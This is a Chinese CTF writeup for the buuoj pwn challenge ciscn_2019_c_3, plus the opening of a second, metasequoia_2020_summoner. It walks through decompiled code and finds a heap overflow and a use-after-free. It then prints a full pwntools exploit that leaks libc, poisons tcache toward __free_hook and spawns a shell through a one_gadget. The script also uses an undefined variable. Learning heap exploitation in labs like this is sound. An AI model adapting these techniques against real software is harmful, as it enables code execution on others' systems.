
buuoj Pwn writeup 206-210

原创


yongbaoii 于 2021-08-31 08:04:34 发布 81 收藏
分类专栏： CTF 文章标签： 网络安全

CTF 专栏收录该内容
213 篇文章 7 订阅
订阅专栏

206 ciscn_2019_c_3




```
RELRO          STACK CANARY     NX           PIE            RPATH      RUNPATH       Symbols       FORTIFY Fortified     Fortifiable  FILE
Partial RELRO  Canary found     NX enabled   PIE enabled    No RPATH   No RUNPATH    95 Symbols    Yes     0             8            ./206
```



```
__int64 menu()
{
  puts_flush("Welcome to my bar!!");
  putchar(10);
  puts_flush("Be careful that a group of drunks are coming to you.");
  putchar(10);
  printf("——You can choose a weapon to fight them.——");
  putchar(10);
  puts_flush("1: Create a weapon");
  puts_flush("2: Show me weapon");
  puts_flush("3: Fight!!Fight!!Fight!!");
  puts_flush("5: You are a loser!!byebye!!");
  return puts_flush("Command: ");
}
```

一堆乱七八糟。


create



```
void create()
{
  int i; // [rsp+8h] [rbp-18h]
  unsigned int v1; // [rsp+Ch] [rbp-14h]
  _QWORD *v2; // [rsp+10h] [rbp-10h]

  for ( i = 0; i <= 8; ++i )
  {
    if ( !weapon_list[i] )
    {
      puts_flush("size: ");
      v1 = read_atoi();
      if ( v1 == 96 || v1 == 256 || v1 == 79 )
      {
        v2 = malloc((int)v1);
        *v2 = 0LL;
        v2[1] = time(0LL) % 10 + 96;
        puts_flush("Give me the name: ");
        read_context(v2 + 2, v1);
        weapon_list[i] = v2;
      }
      else
      {
        puts_flush("you can only create three kinds of weapons");
      }
      return;
    }
  }
}
```

申请空间只有三种，申请到的空间第一个字节为0，应该是个flag，第二个是一个随机数，然后开始输入name，也就是内容。


跟进read_context函数，看看有没有问题。



```
_BYTE *__fastcall read_context(__int64 a1, unsigned int a2)
{
  _BYTE *result; // rax
  unsigned int v3; // [rsp+1Ch] [rbp-4h]

  v3 = 0;
  do
  {
    if ( read(0, (void *)(v3 + a1), 1uLL) == -1 )
      exit(0);
    if ( *(_BYTE *)(v3 + a1) == 10 )
    {
      result = (_BYTE *)(v3 + a1);
      *result = 0;
      return result;
    }
    ++v3;
  }
  while ( v3 < a2 );
  result = (_BYTE *)(v3 - 1 + a1);
  *result = 0;
  return result;
}
```

很显然会有问题，因为传下来的指针是v2 + 0x10，就可以多写0x10个字节，会造成堆溢出。


show



```
  int v1; // [rsp+Ch] [rbp-3F4h]
  char s[1000]; // [rsp+10h] [rbp-3F0h] BYREF
  unsigned __int64 v3; // [rsp+3F8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts_flush("index: ");
  v1 = read_atoi();
  if ( v1 >= 0 && v1 <= 8 && weapon_list[v1] )
  {
    snprintf(
      s,
      0x100uLL,
      "weapons'name: %s\nattack_times: %lu\nattack_numbers: %lu",
      (const char *)(weapon_list[v1] + 16LL),
      *(_QWORD *)weapon_list[v1],
      *(_QWORD *)(weapon_list[v1] + 8LL));
    puts_flush(s);
  }
  return __readfsqword(0x28u) ^ v3;
}
```

就是正常的输出。


delete



```
void dele()
{
  int v0; // [rsp+Ch] [rbp-4h]

  puts_flush("weapon:");
  v0 = read_atoi();
  if ( v0 >= 0 && v0 <= 8 )
  {
    if ( weapon_list[v0] )
      free((void *)weapon_list[v0]);
  }
}
```

显然没有情空指针，有指针悬垂。

backdoor



```
unsigned __int64 backdoor()
{
  int v1; // [rsp+8h] [rbp-3F8h]
  int v2; // [rsp+Ch] [rbp-3F4h]
  char s[1000]; // [rsp+10h] [rbp-3F0h] BYREF
  unsigned __int64 v4; // [rsp+3F8h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v1 = 0;
  puts_flush("Can't beat down them?Let me add the attack_number for you !! ");
  puts_flush("weapon:");
  v2 = read_atoi();
  if ( v2 >= 0 && v2 <= 8 && weapon_list[v2] )
  {
    while ( v2 - 1 > v1 )
    {
      ++*(_QWORD *)weapon_list[v2];
      ++v1;
    }
  }
  snprintf(
    s,
    0x100uLL,
    "weapons'name: %s\nattack_times: %lu\nattack_numbers: %lu",
    (const char *)(weapon_list[v2] + 16LL),
    *(_QWORD *)weapon_list[v2],
    *(_QWORD *)(weapon_list[v2] + 8LL));
  puts_flush(s);
  return __readfsqword(0x28u) ^ v4;
}
```

就是把那个数值加起来而已。

我们考虑利用uaf。
因为是2.27，首先考虑攻击free_hook。
但是问题来了，利用uaf攻击首先需要我们去控制fd，但是问题还就是我们控制不了fd，因为read_context是从+0x10开始的。


于是我们把目光转向backdoor函数。
这个函数可以让我们的fd增加，那么问题就是我们怎么来控制它使得能够指向free_hook。

我们只能简介的去控制fd为free_hook。先将一个chunk的fd增加一些，使得新的chunk的fd是我们提前写好的free_hook地址。


exp

```python
# -*- coding: utf-8 -*-
from pwn import *

r = remote('node4.buuoj.cn',26275)
libc = ELF('./64/libc-2.27.so')

def add(size,content):
   r.sendlineafter('Command:','1')
   r.sendlineafter('size:',str(size))
   r.sendlineafter('Give me the name:',content)

def show(index):
   r.sendlineafter('Command:','2')
   r.sendlineafter('index:',str(index))

def delete(index):
   r.sendlineafter('Command:','3')
   r.sendlineafter('weapon:',str(index))

def backdoor(index):
   r.sendlineafter('Command:','666')
   r.sendlineafter('weapon:',str(index))

add(0x100,'a')
add(0x60,'b')

for i in range(8):
   delete(0)

show(0)
r.recvuntil('attack_times: ')
malloc_hook = (u64(r.recvuntil('\x7f')[-6:].ljust(8, "\x00")) & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_hook']
 & 0xFFF)
libc_base = malloc_hook_addr - libc.sym['__malloc_hook']
free_hook = libc_base + libc.sym['__free_hook']
one_gadget = libc_base + 0x4f322
print 'libc_base=',hex(libc_base)

add(0x60,'a'*0x10 + p64(free_hook - 0x10))

delete(2)
delete(2)

for i in range(0x20):
   backdoor(2)
add(0x60,'c')
add(0x60,'c')
add(0x60,p64(one_gadget))
delete(1)

r.interactive()
```

207 metasequoia_2020_summoner



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       Yes     0               2          ./207
```




```
After you climb over the snow mountain, you encounter an
evil summoner!

He summoned "The Dark Lord" Level 5! You have to get
over his dead body to fight the Demon Dragon, but you can
only summon Level 4 creatures!

What's your plan for now???

Available plans:
	show - show your creature and its level
	summon [name] - summon a creature called [name]
	level-up [level] - level up your creature (below Level 5)
	strike - STRIKE the evil summoner's creature!!!
	release - release your creature
	quit - give up and die

Enter your command:
```

当你爬上雪山之后，你遇到了一个邪恶的召唤师！
他召唤了“黑魔王”5级！你必须克服他的尸体来对抗恶魔龙，但你只能召唤4级生物！
你现在有什么计划？？？
可用计划：
显示-显示你的生物和它的等级
召唤[名字]-召唤一个叫[名字]的生物
升级[等级]-升级你的生物（低于5级）
打击-打击邪恶召唤者的生物！！！
释放-释放你的生物
放弃-放弃和死亡
输入命令：

